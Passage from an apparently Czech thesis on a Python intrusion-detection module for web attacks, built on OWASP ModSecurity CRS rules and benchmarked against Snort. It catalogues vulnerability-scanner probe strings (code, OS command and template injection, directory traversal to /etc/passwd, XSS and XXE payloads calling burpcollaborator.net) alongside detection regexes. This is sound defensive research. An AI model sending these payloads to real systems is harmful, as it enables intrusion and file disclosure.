/wp-includes/js/tinymce/plugins/eval(
    compile('for%20x%20in%20range(1)%3a%5cn%20import
    %20time%5cn%20time.sleep(20)'%2c'a'%2c'sin
```

Výpis 7.15: PHP Code Injection

Detekční signatury Ve výpisu 7.16 uvádím příklady regulárních výrazů, které slouží jako signatury pro detekci podezřelých řetězců.

```
(?i)(?:<\?(?!xml\s)|<\?php|\[(?:/|\\\\)?php\])
\$+(?:[a-zA-Z_\x7f-\xff][a-zA-Z0-9_\x7f-\xff]*|
    \s*{.+})(?:\s|\[.+\]|{.+}|/\*.*\*/|//.*|#.*)*\(.*\)
```

Výpis 7.16: Detekční signatury pro PHP Code Injection

7.1.12 Python Code Injection

Ve výpisu 7.15 uvádím příklady řetězců zasílaných skenery zranitelností, které testují přítomnost zranitelnosti Python Code Injection.

```
cr'+eval(compile('for x in range(1):\n import time\n
    time.sleep(20)','a','single'))+'
cr"+eval(compile('for x in range(1):\n import time\n
    time.sleep(20)','a','single'))+"
eval(compile('for x in range(1):\n import time\n
    time.sleep(20)','a','single'))
```

Výpis 7.17: Python Code Injection

7.1.13 Perl Code Injection

Ve výpisu 7.18 uvádím příklady řetězců zasílaných skenery zranitelností, které testují přítomnost zranitelnosti Perl Code Injection.

```
cr'.sleep(20).'
cr".sleep(20)."
cr{${sleep(20)}}
sleep(20)
```

Výpis 7.18: Perl Code Injection

7.1.14 Ruby Code Injection

Ve výpisu 7.19 uvádím příklady řetězců zasílaných skenery zranitelností, které testují přítomnost zranitelnosti Ruby Code Injection.

```
cr'+sleep(20.to_i)+'
cr"+sleep(20.to_i)+"
cr'.sleep(20).'
cr".sleep(20)."
cr{${sleep(20)}}
sleep(20)
```

Výpis 7.19: Ruby Code Injection

7.1.15 OS Command Injection

Ve výpisu 7.20 uvádím příklady řetězců zasílaných skenery zranitelností, které testují přítomnost zranitelnosti OS Command Injection.

```
cr|nslookup -q=cname
    abp1yurw0ox8u5udoz7gee1gb7hy5utlj89wy.burpcollaborator.net.&
cr'"‘0&nslookup -q=cname
    gtd7g092iufecbcj65pmwkjmtdz4n1bs1fr3g.burpcollaborator.net.&‘'
cr|echo n66jhhylan jpxdn3arzl||a #' |echo n66jhhylan jpxdn3arzl||a
    #|" |echo n66jhhylan jpxdn3arzl||a #
start-sleep -s 15
cat /etc/passwd;
sleep 15&
type %SYSTEMROOT%\win.ini
timeout /T 15
cr|ping -n 21 127.0.0.1||‘ping -c 21 127.0.0.1‘ #' |ping -n 21
    127.0.0.1||‘ping -c 21 127.0.0.1‘ #\" |ping -n 21 127.0.0.1
cr'|ping -c 21 127.0.0.1 #
```

Výpis 7.20: OS Command Injection

7.1.16 Format String

Ve výpisu 7.21 uvádím příklady řetězců zasílaných skenery zranitelností, které testují přítomnost zranitelnosti Format String.

```
ZAP%25n%25s%25n%25s%25n%25s%25n%25s%25n%25s%25n%25s%25n%25s%25n%25s
%25n%25s%25n%25s%25n%25s%25n%25s%25n%25s%25n%25s%25n%25s%25n%25s%25n
%25s%25n%25s%25n%25s%25n%25s%0A
```

Výpis 7.21: Format String

7.1.17 Server Side Template Injection

Ve výpisu 7.22 uvádím příklady řetězců zasílaných skenery zranitelností, které testují přítomnost zranitelnosti Server Side Template Injection.

```
e7r61${316*549}gsmec
fjzx8{{963*999}}u4v9s
lpgik{{343|add:353}}gp2sc
#set ($a=353*191) u2x5f${a}xpw22
tw8gy<%= 573*464 %>hqvkm
= 331*541
brkkb{{.}}i813k{{..}}wg87g
cr}}fnsn6'/"<cppsy
cr%}qym21'/"<ed08a
crp07nd%>q7qnj'/"<fy7nd
cr%]tr8fm'/"<gt93e
crpgp5x;//';//";//%>?>xs480'/"<l3kh5
```

Výpis 7.22: Server Side Template Injection

7.1.18 Server Side Javascript Code Injection

Ve výpisu 7.23 uvádím příklady řetězců zasílaných skenery zranitelností, které testují přítomnost zranitelnosti Server Side javascript Code Injection.

```
"+response.write([100,000*100,000)+"
cr"+(function(){if(typeof d3heo==='undefined'){var a=new
    Date();do{var b=new Date();}while(b-a<20000);d3heo=1;}}())+"
cr'+(function(){if(typeof c5mu0==="undefined"){var a=new
    Date();do{var b=new Date();}while(b-a<20000);c5mu0=1;}}())+'
```

Výpis 7.23: Server Side Javascript Code Injection

7.1.19 Directory Traversal

Ve výpisu 7.24 uvádím příklady řetězců zasílaných skenery zranitelností, které testují přítomnost zranitelnosti Directory Traversal.

```
..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\windows\win.ini
cr..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\windows\win.ini
..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\windows\win.ini
../../../../../../../../../../../../../../../../Windows/system.ini
..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\Windows\system.ini
../../../../../../../../../../../../../../../../etc/passwd
.../cr
```

Výpis 7.24: Directory Traversal

Detekční signatury Ve výpisu 7.25 uvádím příklady regulárních výrazů, které slouží jako signatury pro detekci podezřelých řetězců.

```
(?i)(?:\x5c|(?:%(?:c(?:0%(?:[2aq]f|5c|9v)|1%(?:[19p]c|8s|af))|
2(?:5(?:c(?:0%25af|1%259c)|2f|5c)|%46|f)|(?:(?:f(?:8%8)?0%8|e)0%80%a|
bg%q)f|%3(?:2(?:%(?:%6|4)6|F)|5%%63)|u(?:221[56]|002f|EFC8|F025)|1u|
5c)|0x(?:2f|5c)|\/))(?:%(?:(?:f(?:(?:c%80|8)%8)?0%8|e)0%80%ae|
2(?:(?:5(?:c0%25a|2))?e|%45)|u(?:(?:002|ff0)e|2024)|
%32(?:%(?:%6|4)5|E)|c0(?:%[256aef]e|\.))|\.(?:%0[01]|\?)?|\?\.?|
0x2e){2}(?:\x5c|(?:%(?:c(?:0%(?:[2aq]f|5c|9v)|1%(?:[19p]c|8s|af))|
2(?:5(?:c(?:0%25af|1%259c)|2f|5c)|%46|f)|(?:(?:f(?:8%8)?0%8|e)0%80%a|
bg%q)f|%3(?:2(?:%(?:%6|4)6|F)|5%%63)|u(?:221[56]|002f|EFC8|F025)|1u|
5c)|0x(?:2f|5c)|\/))
```

Výpis 7.25: Directory Traversal

7.1.20 XSS

Ve výpisu 7.26 uvádím příklady řetězců zasílaných skenery zranitelností, které testují přítomnost zranitelnosti XSS.

```
cr}}jpl2j'/"<nc84r
cr%}r8rs7'/"<ln3kf
crotih5%>z6abz'/"<dpct3
0W45pz4p
'"<script>alert(1);</script>
'"><svg/onload=(new(Image)).src='//r2hq6\56burpcollaborator.net'>
javascript:/*</script><svg/onload='+/"/+/onmouseover=1/+/[*/[]/+((new(
Image)).src=([]+/\/38twi\.burpcollaborator.net/).replace(/\\/g,[]))//'>
```

Výpis 7.26: XSS

Detekční signatury Ve výpisu 7.27 uvádím příklady regulárních výrazů, které slouží jako signatury pro detekci podezřelých řetězců.

```
(?:[\s\"'‘;\/0-9\=\x0B\x09\x0C\x3B\x2C\x28\x3B]
    +on[a-zA-Z]+[\s\x0B\x09\x0C\x3B\x2C\x28\x3B]*?=)
```

Výpis 7.27: Detekční signatury pro XSS

7.1.21 Insecure URL Redirection

Ve výpisu 7.28 uvádím příklady řetězců zasílaných skenery zranitelností, které testují přítomnost zranitelnosti Insecure Url Redirection.

```
HtTpS://5317256377142232156.owasp.org
```

Výpis 7.28: Insecure URL Redirection

7.1.22 External Service Interaction

Ve výpisu 7.29 uvádím příklady řetězců zasílaných skenery zranitelností, které testují přítomnost zranitelnosti External Service Interaction.

```
<zue xmlns="http://a.b/"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="http://a.b/
    http://ag04p.burpcollaborator.net/zue.xsd">zue</zue>
<rvx xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include
    href="http://dp3ds.burpcollaborator.net/foo"/></rvx>
<!DOCTYPE root PUBLIC "-//B/A/EN"
    "http://ryhm6.burpcollaborator.net">cr<root>lz48i</root>
<!DOCTYPE §§§ [<!ENTITY % s9evu SYSTEM
    "http://y7ovd.burpcollaborator.net">%s9evu; ]>cr
<rqj xmlns="http://a.b/"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="http://a.b/
    http://tnjb8.burpcollaborator.net/rqj.xsd">rqj</rqj>
<ajm xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include
    href="http://j69uy.burpcollaborator.net/foo"/></ajm>
<?xml-stylesheet type="text/xml"
    href="http://1kr8g.burpcollaborator.net"?>cr
"-->'-->‘--><!--#exec cmd="nslookup -q=cname
    5mvak.burpcollaborator.net" -->
```

Výpis 7.29: External Service Interaction

Detekční signatury Ve výpisu 7.30 uvádím příklady regulárních výrazů, které slouží jako signatury pro detekci podezřelých řetězců.

```
(?i)[\s\S](?:x(?:link:href|html|mlns)|!ENTITY.*?SYSTEM|data:text\/html|
    pattern(?=.*?=)|formaction|\@import|base64)\b
```

Výpis 7.30: Detekční signatury pro External Service Interaction

Kapitola 8

Realizace

V této kapitole popisuji realizaci detekčního modulu, která se skládala z několika následujících kroků. Nejprve jsem si pro vývoj modulu vybral skriptovací jazyk Python, a to především kvůli snadné integraci detekčních pravidel z projektu OWASP ModSecurity CRS. Následně jsem ve vybraném jazyce modul implementoval a provedl pro něj na testovacím prostředí měření úspěšnosti a časové náročnosti detekce. Po skončení jsem stejné měření provedl se systémem Snort a výsledky jsem porovnal. Nakonec jsem měření provedl pro detekční modul ještě jednou pro anonymizovaná data z produkčního provozu na počítačové síti CESNET2 a výsledky měření jsem zpracoval do grafů.

Vzhledem k očekávanému produkčnímu nasazení detekčního modulu je nutné, aby uměl odesílat informace o detekovaných podezřelých aktivitách do systému WARDEN. Systém WARDEN slouží ke sdílení informací o detekovaných hrozbách, což umožňuje bezpečnostním týmům CERT/CSIRT jednoduše a efektivně tyto informace využívat k řešení bezpečnostních incidentů. Jelikož však tento systém přijímá detekované informace pouze ve formátu IDEA, implementoval jsem ještě modul pro převod zpráv z formátu UniRec, který používá detekční modul, do požadovaného formátu IDEA.

8.1 Architektura detekčního modulu

Detekční modul (waintrusion_detector.py) jsem vyvinul pomocí skriptovacího jazyka Python ve verzi 2.7.15 a skládá se ze čtyř částí – konfigurace, inicializace detekčních pravidel, detekce a přijímání/odesílání zpráv pomocí TRAP rozhraní.

8.1.1 Adresářová struktura

Detekční modul neobsahuje vstupní parametr pro nastavení cest k detekčním pravidlům ani k datům, které jsou detekčními pravidly využívány. Modul tedy očekává následující adresářovou strukturu.

- waintrusion_detector.py
  - rules
    - request-application-attack-lfi.data
    - request-application-attack-php.data
    - request-application-attack-rce.data
    - request-application-attack-rfi.data
    - request-application-attack-session-fixation.data
    - request-application-attack-sqli.data
    - request-application-attack-xss.data
    - request-method-enforcement.data
    - request-protocol-attack.data
    - request-protocol-enforcement.data
    - request-scanner-detection.data
  - data
    - allowed-http-methods.data
    - lfi-os-files.data
    - php-config-directives.data
    - php-function-names-933150.data
    - php-variables.data
    - restricted-files.data
    - scanners-headers.data
    - scanners-urls.data
    - scanners-user-agents.data
    - unix-shell.data
    - windows-powershell-commands.data

8.1.2 Konfigurace

Konfigurace umožňuje přizpůsobení fungování modulu vlastním potřebám a provádí se zejména pomocí vstupních argumentů modulu.

Vstupní argumenty modulu

-i, –ifcspec Argument -i, –ifcspec slouží ke specifikování TRAP rozhraní, pomocí kterých modul komunikuje s dalšími moduly. Modul očekává právě jedno vstupní a právě jedno výstupní rozhraní.

-r, –rule Argument -r, –rule slouží ke specifikaci detekčních pravidel, která se mají aplikovat na analýzu vstupních dat.

-nr, –norule Argument -nr, –norule je vzájemně exkluzivní k argumentu -r, –rule a slouží ke specifikaci detekčních pravidel, která se nemají aplikovat na analýzu vstupních dat.

-ursrc Argument -ursrc slouží k výběru odesílatele UniRec zprávy za účelem výběru správné UniRec šablony pro její přijetí.

-v Argument -v slouží k vypisování informací o detekovaných podezřelých aktivitách a celkových statistikách na standardní výstup.

8.1.3 Inicializace detekčních pravidel

Inicializace detekčních pravidel funguje dynamicky v závislosti na vstupním parametru funkce, který obsahuje seznam pravidel, která se mají inicializovat. Funkce (prepare_detection_signatures) načte na základě předaných identifikátorů pravidel soubory s odpovídajícím názvem ze složky rules, postupně je projde po jednotlivých řádcích, které vždy rozetne na dílčí části v místě konstantního oddělovače *s**s*, kde *s* značí mezeru, a jednotlivé části řetězce uloží do odpovídajících částí pole pravidel pro analýzu dat.

8.1.4 Detekce

Detekce v modulu probíhá postupným porovnáváním signatur (tj. regulárních výrazů) z nainicializovaných pravidel s údaji ve vybraných HTTP polích do té doby, než je detekována podezřelá aktivita, nebo než dojde k vyčerpání signatur. V případě detekování podezřelé aktivity modul dočasně přestává s analýzou a odesílá prostřednictvím výstupního rozhraní zprávu obsahující zjištěné informace. Po odeslání zprávy modul pokračuje v analýze další aktivitou. Výběr HTTP polí probíhá na základě informací uvedených v souborech pravidel, ve kterých je u každé signatury uveden jejich seznam oddělený řetězcem *s**s*, kde *s* značí mezeru. Pokud je HTTP polí více než jedno, oddělují se čárkou.

8.1.5 Přijímání a odesílání zpráv pomocí TRAP rozhraní

Přijímání a odesílání zpráv obstarávají funkce knihovny pytrap. Modul zachytí výjimku a upozorní uživatele, pokud se pokouší modul spojit s modulem používajícím jiný formát zpráv, pokud je rozhraní ukončeno nebo pokud došlo k chybě. Před odesláním zprávy je vždy nejprve alokováno dostatečně velké množství paměti pro její data. Po alokování paměti jsou do ní vložena data a až poté teprve dochází k odeslání zprávy ve formátu UniRec na výstupní rozhraní.

Informace odesílané v upozornění na podezřelou aktivitu

ipaddr SRC_IP IP adresa útočníka

ipaddr DST_IP IP adresa oběti

uint16 DST_PORT Port oběti

uint16 SRC_PORT Port útočníka

uint8 PROTOCOL Protokol

time EVENT_TIME Čas detekce

string WAI_RULE Pravidlo, kterým byla detekována podezřelá aktivita.

string WAI_MALICIOUS_FIELD Název HTTP pole, ve kterém byla detekována podezřelá aktivita.

string WAI_MALICIOUS_VALUE Hodnota HTTP pole, která byla detekována jako podezřelá.

8.1.6 Převod formátu zpráv

Po odeslání zprávy ve formátu Unirec je nutné zprávu převést do formátu IDEA. K tomuto účelu slouží modul pro převod formátu zpráv (waintrusion_detector2idea.py). Způsob propojení a komunikace detekčního modulu a odpovídajícího modulu pro převod zpráv je hezky zobrazen na obrázku 8.1.

Pro převod uložených zpráv obsahujících informace o podezřelých aktivitách stačí provést příkaz, který jsem uvedl ve výpisu 8.1.

```
./waintrusion_detector2idea.py -i f:~/input.trapcap -n
    cz.cesnet.nemea.waintrusion_detector --config ~/config.yaml
```


Výpis 8.1: Příkaz pro převod formátu uložených zpráv

8.2 Příprava vývojového/testovacího prostředí

Pro účely měření úspěšnosti a výpočetní náročnosti detekce jsem si připravil malou lokální síť o dvou strojích – počítači útočníka a webovém serveru. Tyto dva stroje jsem umístil do stejné počítačové sítě a zprostředkoval jsem mezi nimi komunikaci skrze WiFi router.

Na počítač útočníka jsem nainstaloval operační systém Kali Linux, který je vytvořen speciálně pro penetrační testování a obsahuje všechny nástroje na penetrační testování, které jsem si pro tuto práci vybral. Zároveň jsem musel povýšit nástroj Burp Suite na profesionální verzi, jelikož v komunitní verzi neumožňuje skenování zranitelností.

Na počítač s webovým serverm jsem taktéž nainstaloval operační systém Kali Linux, který ve výchozím stavu obsahuje webový server Apache. Na webový server jsem postupně nainstaloval populární webovou aplikaci CMS



Obrázek 8.1: Propojení detekčních modulů a modulů na převod formátu zpráv, Zdroj: `<http://nemea.liberouter.org/reporting/>`

Wordpress, Snort IDS, systém NEMEA včetně modulu flow_meter a nakonec mnou vyvinutý detekční modul.

Měření úspěšnosti a výpočetní náročnosti detekce v tomto prostředí obstará Snort a kombinace spolupracujících NEMEA modulů flow_meter a wa-intrusion_detector.

IDS Snort ve výchozím nastavení se všemi zapnutými detekčními pravidly pro registrované uživatele neumí, kromě několika případů potenciálních SQL injekcí, detekovat útoky na webové aplikace, což jsem zjistil při provedení detekce na síťovém provozu vygenerovaném vybranými nástroji pro penetrační testování. Abych Snort přiblížil detekčním možnostem mého modulu, přidal jsem do něj pravidla pro detekci webových útoků, která jsem nalezl ve veřejném GIT repozitáři[1]. Tato pravidla již v současné době nejsou součástí pravidel pro registrované uživatele. Konkrétně jsem přidal pravidla do následujících souborů.

Soubory detekčních pravidel útoků na webové aplikace

- web-cgi.rules
- web-client.rules

[1] `https://github.com/eldondev/Snort/tree/master/rules`

- web-coldfusion.rules
- web-frontpage.rules
- web-iis.rules
- web-misc.rules
- web-php.rules

8.3 Architektura produkčního prostředí počítačové sítě CESNET2

V této kapitole popisuji architekturu produkčního prostředí, jeho odlišnosti oproti vývojovému/testovacímu prostředí a způsoby, jakými tyto odlišnosti mohou potenciálně ovlivnit funkcionalitu detekčního modulu.

Produkční prostředí se od mého testovacího prostředí z hlediska integrace detekčního modulu liší jen minimálně. V obou prostředích modul přijímá síťové toky na vstupním TRAP rozhraní ve formátu UniRec a v obou prostředích odesílá na výstupní TRAP rozhraní zprávu obsahující upozornění na detekovanou podezřelou aktivitu taktéž ve formátu UniRec. Volitelně může být tato zpráva následně pomocným modulem převedena do formátu IDEA. Jediné, co je třeba pro fungování detekčního modulu zajistit, je, aby na vstupu dostával zprávy ve formátu, jaký očekává. V současné době modul v závislosti na předaném konfiguračním parametru přijímá dva různé vstupní formáty UniRec zpráv.

Produkční prostředí počítačové sítě CESNET2 se skládá z nástroje flowmonexp, který na sledovaném síťovém rozhraní zachytává síťové toky obohacené o informace protokolu HTTP a exportuje je pomocí protokolu IPFIX na IPFIXcol kolektor. Na tomto kolektoru jsou síťové toky následně pomocí UniRec storage pluginu převáděny do formátu UniRec a v tomto formátu jsou zasílány do systému NEMEA. Jakmile zprávy dorazí do systému NEMEA, jsou standardně distribuovány jednotlivým modulům.

8.4 Měření úspěšnosti a časové náročnosti detekce

V rámci této podkapitoly jsem se zabýval měřením úspěšnosti a časové náročnosti detekce vyvíjeného modulu. Provedl jsem dvě různá měření. První měření mělo několik cílů. Prvním z nich bylo zjistit, s jakou úspěšností dokáže detekční modul odhalovat nástroje pro penetrační testování, které jsem si pro tuto práci sám vybral. Druhým cílem bylo zjistit, jak rychle dokáže modul detekci provádět a zda ho má význam zkoušet i na produkčních datech. A třetím cílem bylo zjistit, jak je modul úspěšný a časově náročný při detekci ve srovnání s prověřeným IDS systémem Snort.

8.4.1 Měření úspěšnosti a časové náročnosti detekce ve vývojovém/testovacím prostředí

Měření úspěšnosti a časové náročnosti detekce jsem prováděl pro detekční modul a systém Snort zvlášť. Měření se skládalo z několika kroků, kterým se budu podrobně věnovat.

Sběr dat Nejprve jsem musel nasbírat data pro analýzu, což jsem provedl tak, že jsem zapnul zachytáváním síťového provozu na webovém serveru pomocí opensource nástroje tcpdump a na počítači útočníka jsem zapnul skenování zranitelností webového serveru jedním z vybraných nástrojů. Tento proces jsem zopakoval pro každý nástroj zvlášť, aby se zachycená data nacházela v samostatných pcap souborech a detekce šla vyhodnocovat jednotlivě pro každý nástroj. Jakmile jsem tímto způsobem nasbíral data ze všech skenerů zranitelností, přistoupil jsem k analýze dat a měření.

Provedení detekční analýzy Před provedením analýzy dat si nejprve systém Snort načetl data z vybraného pcap souboru a následně data zanalyzoval a vypsal výsledek měření. Tento proces jsem s ním zopakoval pro všechny pcap soubory a analýza včetně měření byla hotová. S dvojící modulů flow_meter a waintrusion_detector bylo provedení analýzy trochu komplikovanější, jelikož jsem musel vždy nejprve spustit modul flow_meter, který načetl síťový provoz z pcap souboru, zagregoval síťové toky obohacené o informace protokolu HTTP a počkal, než spustím modul waintrusion_detector. Jakmile jsem modul spustil, okamžitě začal přijímat a analyzovat UniRec zprávy od modulu flow_meter. Po přijetí všech zpráv a ukončení detekce modul waintrusion_detector zobrazil statistiky měření stejně jako předtím systém Snort.

Interpretace dat z měření Statistiky měření obsahovaly údaje o celkovém počtu požadavků, počtu detekovaných podezřelých aktivit a době provádění analýzy. Na základě těchto údajů jsem připravil grafy 8.3 a 8.2. Praktické provedení procesu měření úspěšnosti a časové náročnosti detekce uvádím ve výpisu 8.2.

Pro skenery zranitelností Nikto a WPScan jsem měření provedl dvakrát. Jednou ve výchozím nastavení těchto nástrojů a podruhé po změně identifikátoru v HTTP hlavičce User-Agent, která se vyskytuje v HTTP požadavcích zasílaných těmito nástroji. Pro druhé měření jsem se rozhodl, jelikož ve výchozím nastavení těchto nástrojů modul waintrusion_detector detekoval všechny HTTP požadavky pouze na základě známého identifikátoru v této HTTP hlavičce. Zajímalo mě tedy, kolik podezřelých aktivit dokáže modul detekovat bez přítomnosti známého identifikátoru skeneru v HTTP hlavičce User-Agent.

```
tcpdump -i wlan0 -s 65535 -w
    ~/vulnerability-scanners-traffic-burp.pcap
snort -A console -c /etc/snort/snort.conf -r
    ~/vulnerability-scanners-traffic-burp.zap -k none
./flow_meter -r ~/vulnerability-scanners-traffic-burp.pcap -i
    u:flow:buffer=off -p http
python waintrusion_detector.py -r all -i u:flow,f:~/output.trapcap -v
    -ursrc flow_meter
```

Výpis 8.2: Praktické provedení měření úspěšnosti a časové náročnosti detekce


Z grafu na obrázku 8.2 jsem usoudil, že i přes přidání dodatečných pravidel pro detekci útoků na webové aplikace nedokáže systém Snort detekovat srovnatelné množství podezřelých aktivit jako modul waintrusion_detector, který je založen na detekčních pravidlech převzatých z opensource projektu OWASP ModSecurity CRS.

Ve stejném grafu 8.2 je u modulu waintrusion_detector také patrný velký skok mezi posledními dvěma analýzami. Stejně tak je patrný skok u systému Snort mezi čtvrtou a pátou analýzou. Tyto skoky v hodnotách si vysvětluji velice odlišným obsahem analyzovaných dat a v případě modulu waintrusion_detector také strmě rostoucím množstvím HTTP požadavků, které musely být analyzovány všemi detekčními pravidly. Z těchto důvodů a na základě těchto dat usuzuji, že je produkční nasazení tohoto modulu vhodné spíše do prostředí, ve kterém se očekává častá nežádoucí aktivita uživatelů.

Při pohledu na graf 8.2 se může zdát, že úspěšnost detekce podezřelých aktivit je u takřka všech skenerů velmi nízká, ale nemusí tomu tak být. Do celkového počtu požadavků, ze kterých se počítá procentuální úspěšnost, jsou zahrnuty i legitimní požadavky pocházející z procházení adresářové struktury webové aplikace. Zvláštním případem jsou pak požadavky pro hledání skrytých, starých nebo zapomenutých souborů, které samy o sobě také nevykazují známky podezřelé aktivity. Pokud je na ně ale nahlíženo jako na celek, je možné je detekovat statistickými metodami detekce anomálií, které však nejsou součástí této práce.

V grafu 8.3 jsem si všiml, že se při zachování stejného počtu požadavků znatelně zvýšil výpočetní čas u modulu waintrusion_detector. Vysvětlení tohoto zpomalení spočívá ve způsobu, jakým tento modul analyzuje jednotlivé HTTP požadavky.

Způsob provádění detekce Při analýze požadavků modulem waintrusion_detector dochází k postupnému procházení jednotlivých pravidel, dokud nedojde k detekci podezřelé aktivity, nebo vyčerpání pravidel. Pokud tedy dojde k detekci podezřelé aktivity některým z pravidel, žádná další pravidla se pro tuto aktivitu nevyhodnocují, což vede k ušetření času. Jak je patrné z grafu 8.2, v analýzách nástroje Nikto (resp. WPScan) došlo k detekci podezřelé aktivity ve všech HTTP požadavcích. Konkrétně to bylo na základě HTTP




Obrázek 8.2: Srovnání úspěšnosti detekce HTTP požadavků generovaných skenováním zranitelností

hlavičky User-Agent, což je jedno z nejdříve vyhodnocovaných pravidel. Z tohoto důvodu se veškerá ostatní pravidla přeskočila a analýza proběhla velmi rychle. Oproti tomu v analýzách nástroje Nikto (běžný UA), resp. WPScan (běžný UA), se u celé řady HTTP požadavků prováděla analýza všech pravidel, k čemuž dochází v případě, že se modulu nedaří detekovat podezřelou aktivitu. Z tohoto důvodu byl test pomalejší.

8.4.2 Měření úspěšnosti a časové náročnosti detekce na anonymizovaných produkčních datech

